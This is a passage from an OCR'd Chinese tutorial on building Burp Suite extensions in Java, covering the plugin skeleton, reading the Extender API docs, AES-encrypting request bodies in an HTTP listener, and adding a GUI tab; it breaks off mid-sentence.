
3.向优秀插件学习

插件代码的结构基本是固定的。比如，如果想要写一个对 http 请求和响应进行操作的插件 那么基本上如图的这段代码是可以直接 copy 使用的 ,下图标红的几个方法就都是必须的。我想我们大多数时候都是在对 http 的包进行处理。有了大的框架之后，再进行修改相对会容易很多。所以 ,如果你想写一个什么样的插件 ,你完全可以去找一个类似的插件 ,看他的代码，copy 他的代码，改他的代码（比如我的，呵呵）。


```java
package burp;

import java.util.ArrayList;
import java.util.List;
import java.io.PrintWriter;
import java.net.URLEncoder;


import burp.AESOperator; //AES加解密算法的实现类
import burp.Util; //unicode解码的实现类


public class BurpExtender implements IBurpExtender, IHttpListener
{
    private IBurpExtenderCallbacks callbacks;
    private IExtensionHelpers helpers;
    private PrintWriter stdout;//现在这里定义变量，再在registerExtenderCallbacks函数中实例化，如果都在函数中就只是局部变量，不能在这实例化，因为要用到其他参数。

    // implement IBurpExtender
    @Override
    public void registerExtenderCallbacks(IBurpExtenderCallbacks callbacks)
    {
        stdout = new PrintWriter(callbacks.getStdout(), true);
        //PrintWriter stdout = new PrintWriter(callbacks.getStdout(), true); 这种写法是定义变量和实例化，这里的变量就是新的变量而不是之前class中的全局变量了。
        //stdout.println("testxx");
        //System.out.println("test"); 不会输出到burp的
        this.callbacks = callbacks;
        helpers = callbacks.getHelpers();
        callbacks.setExtensionName("AES encrypt Java edition");
        callbacks.registerHttpListener(this);
    }

    @Override
    public void processHttpMessage(int toolFlag,boolean messageIsRequest,IHttpRequestResponse messageInfo)
    {
        try{
            List<String> paraWhiteList = new ArrayList<String>(); //参数白名单，白名单中的参数值不进行加密
            paraWhiteList.add("android");

            if (toolFlag == 64 || toolFlag == 16 || toolFlag == 32 || toolFlag == 4){ //不同的toolflag代表了不同的burp组件 https://portswigger.net
                if (messageIsRequest){
                    IRequestInfo analyzeRequest = helpers.analyzeRequest(messageInfo);

```


你要问怎么样查看已有插件的代码？怎样查 API 文档？


首先安装一个已有插件。



找到 burp 所在路径下的 bapps 目录，里面就是你安装了的插件。




拖到 JD-Gui 中就可以看代码了，这种一般是不会做混淆的，至少我还没发现~。Py 的就更不用说了，直接文件右键打打开。



4.查找并阅读官方 API

关于 API 文档，我是通过溯源的方法，对于 0 基础的读者比较实用。比如我的目的是加密各个参数，那么首先要获取请求中的参数。我先去 API 库中搜索关键词 parameter，可以找到多个相关方法，通过对比，我确定 List<IParameter> getParameters();是我需要的。找到这个方法后，查看它的参数、返回值类型、所属的类这三个关键因素。它属于 IRequestInfo 类，只有 IRequestInfo 类型的对象才可以调用它，那么，有哪些方法会返回这个类型的对象呢？再去找那些方法可以返回这个类型的方法。依次类推，可以知道需要使用哪些方法，哪些类，就能梳理清除大致的思路了。


Burp Extender APIs
You can use the Burp Extender APIs to create your own extensions to customize Burp's behavior.
IBurpExtender
IBurpExtenderCallbacks
IContextMenuFactory
IContextMenuInvocation
ICookie
IExtensionHelpers
IExtensionStateListener
IHttpListener
IHttpRequestResponse
IHttpRequestResponsePersisted
IHttpRequestResponseWithMarkers
IHttpService
IInterceptedProxyMessage
IIntruderAttack
IIntruderPayloadGenerator
IIntruderPayloadGeneratorFactory
IIntruderPayloadProcessor
IMenuItemHandler
IMessageEditor
IMessageEditorController
IMessageEditorTab
IMessageEditorTabFactory
IParameter
IProxyListener
IRequestInfo
IResponseInfo
IScanIssue
IScanQueueItem
IScannerCheck
IScannerInsertionPoint
IScannerInsertionPointProvider
IScannerListener
IScopeChangeListener
ISessionHandlingAction
ITab
ITempFile
ITextEditor
* This code may be used to extend the functionality of Burp Suite Free Edition
* and Burp Suite Professional, provided that this usage does not violate the
* license terms for those products.
import java.net.URL;
import java.util.List;
* This interface contains a number of helper methods, which extensions can use
* to assist with various common tasks that arise for Burp extensions.
* Extensions can call
* <code>IBurpExtenderCallbacks.getHelpers</code> to obtain an instance of this
* interface.
public interface IExtensionHelpers
* This method can be used to analyze an HTTP request, and obtain various
* key details about it.
* @param request An
* <code>IHttpRequestResponse</code> object containing the request to be
* analyzed.
* @return An
* <code>IRequestInfo</code> object that can be queried to obtain details
* about the request.
IRequestInfo analyzeRequest(IHttpRequestResponse request);
* This method can be used to analyze an HTTP request, and obtain various
* key details about it.
* @param httpService The HTTP service associated with the request. This is
* optional and may be
* <code>null</code>, in which case the resulting
* <code>IRequestInfo</code> object will not include the full request URL.
* @param request The request to be analyzed.
* @return An
* <code>IRequestInfo</code> object that can be queried to obtain details
* about the request.
IRequestInfo analyzeRequest(IHttpService httpService, byte[] request);
* This method can be used to analyze an HTTP request, and obtain various
* key details about it. The resulting
* <code>IRequestInfo</code> object will not include the full request URL.
* To obtain the full URL, use one of the other overloaded
analyzeRequest
5 matches

5.插件代码的套路

```java
package burp;

import java.util.ArrayList;
import java.util.List;
import java.io.PrintWriter;
import java.net.URLEncoder;


import burp.AESOperator; //AES加解密算法的实现类
import burp.Util; //unicode解码的实现类


public class BurpExtender implements IBurpExtender, IHttpListener
{
    private IBurpExtenderCallbacks callbacks;
    private IExtensionHelpers helpers;
    private PrintWriter stdout;//现在这里定义变量，再在registerExtenderCallbacks函数中实例化，如果都在函数中就只是局部变量，不能在这实例化，因为要用到其他参数。

    // implement IBurpExtender
    @Override
    public void registerExtenderCallbacks(IBurpExtenderCallbacks callbacks)
    {
        stdout = new PrintWriter(callbacks.getStdout(), true);
        //PrintWriter stdout = new PrintWriter(callbacks.getStdout(), true); 这种写法是定义变量和实例化，这里的变量就是新的变量而不是之前class中的全局变量了。
        //stdout.println("testxx");
        //System.out.println("test"); 不会输出到burp的
        this.callbacks = callbacks;
        helpers = callbacks.getHelpers();
        callbacks.setExtensionName("AES encrypt Java edition");
        callbacks.registerHttpListener(this);
    }

    @Override
    public void processHttpMessage(int toolFlag,boolean messageIsRequest,IHttpRequestResponse messageInfo)
    {
        try{
            List<String> paraWhiteList = new ArrayList<String>(); //参数白名单，白名单中的参数值不进行加密
            paraWhiteList.add("android");

            if (toolFlag == 64 || toolFlag == 16 || toolFlag == 32 || toolFlag == 4){ //不同的toolflag代表了不同的burp插件 https://portswigger.net
                if (messageIsRequest){
                    IRequestInfo analyzeRequest = helpers.analyzeRequest(messageInfo);

```

1. public class BurpExtender implements IBurpExtender, IHttpListener

```java
/**
 * All extensions must implement this interface.
 *
 * Implementations must be called BurpExtender, in the package burp, must be
 * declared public, and must provide a default (public, no-argument)
 * constructor.
 */
public interface IBurpExtender
{
    /**
     * This method is invoked when the extension is loaded. It registers an
     * instance of the
     * <code>IBurpExtenderCallbacks</code> interface, providing methods that may
     * be invoked by the extension to perform various actions.
     *
     * @param callbacks An
     * <code>IBurpExtenderCallbacks</code> object.
     */
    void registerExtenderCallbacks(IBurpExtenderCallbacks callbacks);
}
```

2. public class BurpExtender implements IBurpExtender, IHttpListener

```
/**
 * Extensions can implement this interface and then call
 * <code>IBurpExtenderCallbacks.registerHttpListener()</code> to register an
 * HTTP listener. The listener will be notified of requests and responses made
 * by any Burp tool. Extensions can perform custom analysis or modification of
 * these messages by registering an HTTP listener.
 */
public interface IHttpListener
{
    /**
     * This method is invoked when an HTTP request is about to be issued, and
     * when an HTTP response has been received.
     *
     * @param toolFlag A flag indicating the Burp tool that issued the request.
     * Burp tool flags are defined in the
     * <code>IBurpExtenderCallbacks</code> interface.
     * @param messageIsRequest Flags whether the method is being invoked for a
     * request or response.
     * @param messageInfo Details of the request / response to be processed.
     * Extensions can call the setter methods on this object to update the
     * current message and so modify Burp's behavior.
     */
    void processHttpMessage(int toolFlag,
            boolean messageIsRequest,
            IHttpRequestResponse messageInfo);
}
```

3. http 请求的常规处理逻辑

processHttpMessage 中需要做的事

Burp 中最初拿到的东西就是 IHttpRequestResponse messageInfo。

把它变成我们认识的数据包格式：

```
analyzeRequest = helpers.analyzeRequest(messageInfo);
```

```
case 2://处理对象是header的情况
{
    //the method of get header
    analyzeRequest = helpers.analyzeRequest(messageInfo); //前面的操作可能已经修改了请求包，所以做后续的更改前，都需要从新获取。
    List<String> headers = analyzeRequest.getHeaders();
    break;
}
case 3:
{
    //the method of get body
    analyzeRequest = helpers.analyzeRequest(messageInfo); //前面的操作可能已经修改了请求包，所以做后续的更改前，都需要从新获取。
    List<String> headers = analyzeRequest.getHeaders();//签名header可能已经改变，需要重新获取
    int bodyOffset = analyzeRequest.getBodyOffset();
    byte[] byte_Request = messageInfo.getRequest();
    String request = new String(byte_Request); //byte[] to String
    String body = request.substring(bodyOffset);
    byte[] byte_body = body.getBytes();  //String to byte[]
```

获取各种需要处理的对象：参数、header、body，对象不同，方法有所差别

```
try {
    String newBody = TradeEncryptUtil.encrypt(body);
    stdout.println(newBody);
    byte[] bodyByte = newBody.getBytes();
    byte[] new_Request = helpers.buildHttpMessage(headers, bodyByte); //如果修改了header或者数修改了
    messageInfo.setRequest(new_Request);//设置最终新的请求包
} catch (Exception e) {
    // TODO Auto-generated catch block
    e.printStackTrace();
}
```

更改body参数

更新数据包


修改各对象并更新到最终的数据包

6.图形界面怎么搞


1.安装 windowbuilder 插件

教程：

http://jingyan.baidu.com/article/4d58d54113bfdd9dd5e9c045.html



通过拖拽来实现图形解密的设计





```
JButton button = new JButton("Show Final String");
button.addActionListener(new ActionListener() {
    public void actionPerformed(ActionEvent e) {
        //System.out.println(getOnlyValueConfig());
        //System.out.println(getSignPara());
        if (getSignPara().equals("")){
            textAreaFinalString.setText("error! sign parameter must be specified!");
        }else{
            String str = combineString(getParaFromTable(),getOnlyValueConfig(),getParaConnector());
            textAreaFinalString.setText(str);
        }
    }
});
```

为按钮添加点击事件

2.BurpExtender 类中增加 Itab IContextMenuFactory

```
public class BurpExtender implements IBurpExtender, IHttpListener, ITab, IContextMenuFactory
{
    private IBurpExtenderCallbacks callbacks;
    private IExtensionHelpers helpers;
```



这两个类接口也有他们必须实现的方法，否则看不到图形界面 String getTabCaption(); Component

